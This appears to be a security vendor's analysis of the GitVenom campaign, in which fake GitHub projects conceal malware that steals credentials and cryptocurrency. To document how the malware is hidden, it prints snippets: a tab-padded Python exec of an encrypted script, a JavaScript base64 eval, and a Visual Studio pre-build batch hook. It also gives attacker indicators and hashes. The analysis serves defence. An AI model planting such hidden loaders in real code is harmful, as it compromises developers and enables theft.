The GitVenom campaign: cryptocurrency theft using GitHub

Georgy Kucherin

In our modern world, it's difficult to underestimate the impact that open-source code has on software development. Over the years, the global community has managed to publish a tremendous number of projects with freely accessible code that can be viewed and enhanced by anyone on the planet. Very frequently, code published on the Internet serves as a source of inspiration for software developers – whenever they need to implement a project feature, they often check whether the code they need is already available online. This way, they avoid reinventing the wheel and thus save their precious time.

With more and more open-source projects being published, both state-sponsored actors and cybercriminals started using freely available code as a lure to infect their targets. Of course, this trend shows no sign of slowing down as evidenced by a currently active campaign aimed at GitHub users that we dubbed GitVenom.


Promise-filled yet fake projects


Over the course of the GitVenom campaign, the threat actors behind it have created hundreds of repositories on GitHub that contain fake projects with malicious code – for example, an automation instrument for interacting with Instagram accounts, a Telegram bot allowing to manage Bitcoin wallets, and a hacking tool for the video game *Valorant*.

Clearly, in designing these fake projects, the actors went to great lengths to make the repositories appear legitimate to potential targets. For instance, the malicious repositories we discovered contained well-designed README.md files, possibly generated using AI tools. We observed these files to contain information about the projects, as well as instructions on how to compile their code.

Snippets of README.md pages with descriptions of fake projects

In addition to that, the attackers added multiple tags to their repositories, as well as artificially inflated the number of commits made to them. To do that, they placed a timestamp file in these repositories, which was updated every few minutes:





Example structure of a malicious repository

Malicious code implanted in many ways

While analyzing repositories created over the course of the GitVenom campaign, we noted that the fake projects we found were written in multiple programming languages – specifically Python, JavaScript, C, C++ and C#. As may be expected, these projects did not implement the features discussed in the README.md file, and their code mostly performed meaningless actions. At the same time, each of the projects was infected with malicious code, with its placement depending on the programming language used.

For instance, the attackers placed malicious code in Python-based projects by inserting a long line in one of the project files. This line consisted of about 2,000 tab characters, followed by the following code, responsible for decrypting and executing a Python script:

```
subprocess.run(['pip', 'install', 'cryptography'], stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL); subprocess.run(['pip', 'install', 'fernet'], stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL); from fernet import Fernet; import requests; exec(Fernet(b'<encrypted malicious Python script>'))
```

In the case of projects coded in JavaScript, the attackers created a malicious function inside them, which was in turn invoked from the main file of the project. Below is an example of such a function:

```
function sms() {
    const smsbypassfunc1 = `dmFyIElkejJPczYsTnRhazFJaSx3N3I0QkIsaERGQm1yLFVEY0J6OSxXSz
    const smsbypassfunction = `dmFyIFk2cGk3OCxNM2JmbVUsZEdTa1RYdSxkbWs0SHVqLEJ0el91aTU
    const smsfuncplus = smsbypassfunction
    const smsbypass = Buffer.from(smsfuncplus, 'base64').toString('utf-8');
    eval(smsbypass);
}
```

Example of a malicious function placed in JavaScript-based projects. It decodes a script from Base64 and executes it.

As for repositories containing C, C++ and C# code, the attackers decided to hide a malicious batch script inside Visual Studio project files, configuring it to execute at project build time:

```
    </Target>
    <PropertyGroup>
      <PreBuildEvent>@echo off&#xD;&#xA;setlocal&#xD;&#xA;set &quot;base64Data=ZnVuY3Rpb24gRG93bmxvYWQtRmlsZXMoJHVybHMpIHsgJHRlbXI
    </PropertyGroup>
  </Project>
```

Snippet from a malicious Visual Studio project file. It contains a PreBuildEvent attribute, which instructs the payload to execute at project build time.

Further payloads deployed

While coded in different programming languages, the malicious payloads stored inside the fake projects had the same goal – download further malicious components from an attacker-controlled GitHub repository (URL at the time of research: hxxps://github[.]com/Dipo17/battle) and execute them. These components were as follows:

A Node.js stealer that collects information such as saved credentials, cryptocurrency wallet data and browsing history, packs it into a .7z archive and uploads it to the attackers via Telegram.

Name	Date modified	Type	Size
Autofill	12/18/2024 5:50 AM	File folder	
Bookmarks	12/18/2024 5:50 AM	File folder	
Cookies	12/18/2024 5:50 AM	File folder	
Creditcards	12/18/2024 5:50 AM	File folder	
Downloads	12/18/2024 5:50 AM	File folder	
History	12/18/2024 5:50 AM	File folder	
Passwords	12/18/2024 5:50 AM	File folder	
System	12/18/2024 5:50 AM	File folder	
Wallets	12/18/2024 5:50 AM	File folder	
debug.log	12/18/2024 5:50 AM	Text Document	2 KB
IP.txt	12/18/2024 5:50 AM	Text Document	1 KB

Structure of the archive which the stealer sends to the attackers

The open-source AsyncRAT implant (C2 server address: 138.68.81[.]155);

The open-source Quasar backdoor (C2 server address: same as above)

A clipboard hijacker, which searches the clipboard contents for cryptocurrency wallet addresses and replaces them with attacker-controlled ones. Notably, the attacker-controlled Bitcoin wallet (ID: bc1qtxlz2m6r[...]yspzt) received a lump sum of about 5 BTC (approximately 485,000 USD at the time of research) in November 2024.

Impact of the campaign

While investigating malicious repositories related to the GitVenom campaign, we found several fake projects published two years ago. Given that the attackers have been luring victims with these projects for several years, the infection vector is likely quite efficient. In fact, based on our telemetry, infection attempts related to GitVenom have been observed worldwide, with the highest number of them being in Russia, Brazil and Turkey. We expect these attempts to continue in the future, possibly with small changes in the TTPs.

Blindly running code from GitHub can be detrimental

As code-sharing platforms such as GitHub are used by millions of developers worldwide, threat actors will certainly continue using fake software as an infection lure. For that reason, it is crucial to handle processing of third-party code very carefully. Before attempting to run such code or integrate it into an existing project, it is paramount to thoroughly check what actions it performs. This way, it will be very easy to spot fake projects and prevent malicious code placed in them from being used to compromise the development environment.

Reference hashes for infected repository archives

63739e000601afde38570bfb9c8ba589
(06d0d13a4ce73775cf94a4a4f2314490de1d5b9af12db8ba9b01cd14222a2756)

3684907e595cd04bf30b27d21580a7c6
(bd44a831ecf463756e106668ac877c6b66a2c0b954d13d6f311800e75e9c6678)